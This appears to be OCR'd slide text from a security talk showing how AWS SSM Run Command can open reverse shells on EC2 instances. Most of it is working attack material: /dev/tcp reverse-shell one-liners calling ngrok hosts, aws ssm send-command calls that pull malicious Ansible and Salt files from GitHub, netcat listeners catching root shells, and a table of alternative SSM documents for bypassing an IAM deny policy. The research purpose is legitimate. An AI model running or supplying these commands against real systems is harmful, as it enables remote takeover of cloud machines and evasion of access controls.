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
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- Can you get reverse shell through SSM Run Command?

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--parameters commands="0<&196;exec 196<>/dev/tcp/6.tcp.eu.ngrok.io/17529; sh <&196 >&196 2>&196"
{
    "Command": {
        "CommandId": "f8de3a69-a6c4-4a10-8768-b1e7c1520860",
        "DocumentName": "AWS-RunShellScript",
        "DocumentVersion": "$DEFAULT",
        "Comment": "",
        "ExpiresAfter": "2023-01-12T10:42:52.056000+02:00",
        "Parameters": {
            "commands": [
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        },
        "InstanceIds": [
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        ],
        "Targets": [],
        "RequestedDateTime": "2023-01-12T08:42:52.056000+02:00",
        "Status": "Pending",
        "StatusDetails": "Pending",
        "OutputS3Region": "us-east-1",
        "OutputS3BucketName": "",
        "OutputS3KeyPrefix": "",
        "MaxConcurrency": "50",
```

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ngrok

Try our new native Go library: https://github.com/ngrok/ngrok-go

Session Status                online
Account                       [redacted] (Plan: Free)
Update                        update available (version 3.1.1-rc1, Ctrl-U to update)
Version                       3.0.4
Region                        Europe (eu)
Latency                       32ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://6.tcp.eu.ngrok.io:17529 -> localhost:4444

Connections                   ttl     opn     rt1     rt5     p50     p90

┌──(Message from Kali developers)
│
│ This is a minimal installation of Kali Linux, you likely
│ want to install supplementary tools. Learn how:
│ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└──(Run: "touch ~/.hushlogin" to hide this message)
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 54374
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
AWS Systems Manager
EC2 instance
1. Send
Command
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
EC2StepShell terminal


PowerShell
PS D:\> python -m ec2stepshell i-0ecad5485f77f18f4 --region us-east-1 --os windows
Author: Eduard Agavriloae
@saw-your-packet
eduard@breakingbreakpoints.com
[~] No authentication was provided. The default profile from AWS CLI will be used.
[x] Starting reverse shell on EC2 instance i-0ecad5485f77f18f4
[~] Instance's OS is not WINDOWS
[x] Instance's OS is LINUX
[x] Retrieving hostname
Hostname: ip-172-31-83-151.ec2.internal
[x] Retrieving working directory
Working directory: /usr/bin
root@ip-172-31-83-151.ec2.internal:/usr/bin# hostname
ip-172-31-83-151.ec2.internal
root@ip-172-31-83-151.ec2.internal:/usr/bin# id
uid=0(root) gid=0(root) groups=0(root)
root@ip-172-31-83-151.ec2.internal:/usr/bin#

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- What if a policy denies you access to exactly these documents?

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": [
                "ssm:SendCommand"
            ],
            "Resource": "*"
        },
        {
            "Effect": "Deny",
            "Action": "ssm:SendCommand",
            "Resource": [
                "arn:aws:ssm:*:*:document/AWS-RunShellScript",
                "arn:aws:ssm:*:*:document/AWS-RunPowershellScript"
            ]
        },
        {
            "Effect": "Allow",
            "Action": [
                "ec2:DescribeInstances",
                "ssm:ListCommandInvocations"
            ],
            "Resource": "*"
        }
    ]
}
```

5. Reverse shell using other documents

	Prerequisites	Rev shell	Parameters in payload	Download sources
AWS-RunSaltState	Yes	Yes	Yes	S3, HTTP(S)
AWS-ApplyAnsiblePlaybooks	No		Yes	S3, GitHub
AWS-RunAnsiblePlaybook	Yes		Yes	S3, HTTP(S)
AWS-InstallPowerShellModule	No		Yes-ish	HTTP(S)
AWS-InstallApplication	No		Yes	HTTP(S)
AWS-RunRemoteScript	No		No	HTTP(S)
AWS-RunDocument	No		Yes	S3, GitHub, HTTP(S)

5. Reverse shell using other documents

5.1 AWS-RunSaltState

3 lines (3 sloc) | 101 Bytes

```
1  mycommand:
2    cmd.run:
3      - name: 0<&196;exec 196<>/dev/tcp/{{host}}/{{port}}; sh <&196 >&196 2>&196
```

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5.1 AWS-RunSaltState

```
aws ssm send-command --document-name AWS-RunSaltState \
    --instance-id i-06ae9883fe6e5d721 \
    --parameters \
        '{"stateurl":["https://raw.githubusercontent.com/saw-your-packet/fun-
        with-ssm/main/AWS-RunSaltState/linux/reverse_shell.yml"],
        "pillars":["{\"host\":\"7.tcp.eu.ngrok.io\", \"port\":\"14460\"}"]}'
```

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

5. Reverse shell using other documents
5.2 AWS-ApplyAnsiblePlaybooks

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```
---
  - name: "Playing with Ansible and Git"
    hosts: localhost
    connection: local
    tasks:

    - name: "Saying hi from remote host"
      shell: "0<&196;exec 196<>/dev/tcp/{{host}}/{{port}}; sh <&196 >&196 2>&196"
```

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```
aws ssm send-command --instance-id i-0ecad5485f77f18f4 \
    --document-name "AWS-ApplyAnsiblePlaybooks" \
    --parameters \
    '{"SourceType":["GitHub"],"SourceInfo":["{\"owner\":\"saw-your-packet\",
    \"repository\":\"fun-with-ssm\",\"path\":\"AWS-ApplyAnsiblePlaybooks/linux/\",
    \"getOptions\":\"branch:main\"}"],"InstallDependencies":["True"],"PlaybookFile":
    ["reverse_shell.yml"],"ExtraVariables":["host=6.tcp.eu.ngrok.io port=13012"]}'
```

```
ngrok

Add Okta or Azure to protect your ngrok dashboard with SSO: https://ngrok.com/dashSSO

Session Status                online
Account                       [redacted] (Plan: Free)
Update                        update available (version 3.1.1-rc1, Ctrl-U to update)
Version                       3.0.4
Region                        Europe (eu)
Latency                       38ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://6.tcp.eu.ngrok.io:13012 -> localhost:1234

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       1       0.00    0.00    0.00    0.00
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 48188
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/var/lib/amazon/ssm/i-0ecad5485f77f18f4/document/orchestration/ac660a1b-3718-4b22-ba8c-bd72f134d783/downloads
ls
ansible-test.yml
cat ansible-test.yml
---
  - name: "Playing with Ansible and Git"
    hosts: localhost
    connection: local
    tasks:

    - name: "just execute a ls -lrt command"
      shell: "0<&196;exec 196<>/dev/tcp/{{host}}/{{port}}; sh <&196 >&196 2>&196"
```

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5.3 AWS-RunAnsiblePlaybook

```
aws ssm send-command --document-name "AWS-RunAnsiblePlaybook" \
    --instance-id i-0ecad5485f77f18f4 \
    --parameters \
        '{"playbookurl":["https://raw.githubusercontent.com/saw-your-packet/fun-w
        ith-ssm/main/AWS-RunAnsiblePlaybook/linux/reverse_shell.yml"],"extravars"
        :["host=7.tcp.eu.ngrok.io port=14355"]}'
```

5. Reverse shell using other documents
5.4 AWS-InstallPowerShellModule

```
aws ssm send-command --document-name "AWS-InstallPowerShellModule" \
    --instance-id i-06ae9883fe6e5d721 \
    --parameters '{"source":["https://your-server.com/module.ps1"],
"commands":["whoami"]}’ \
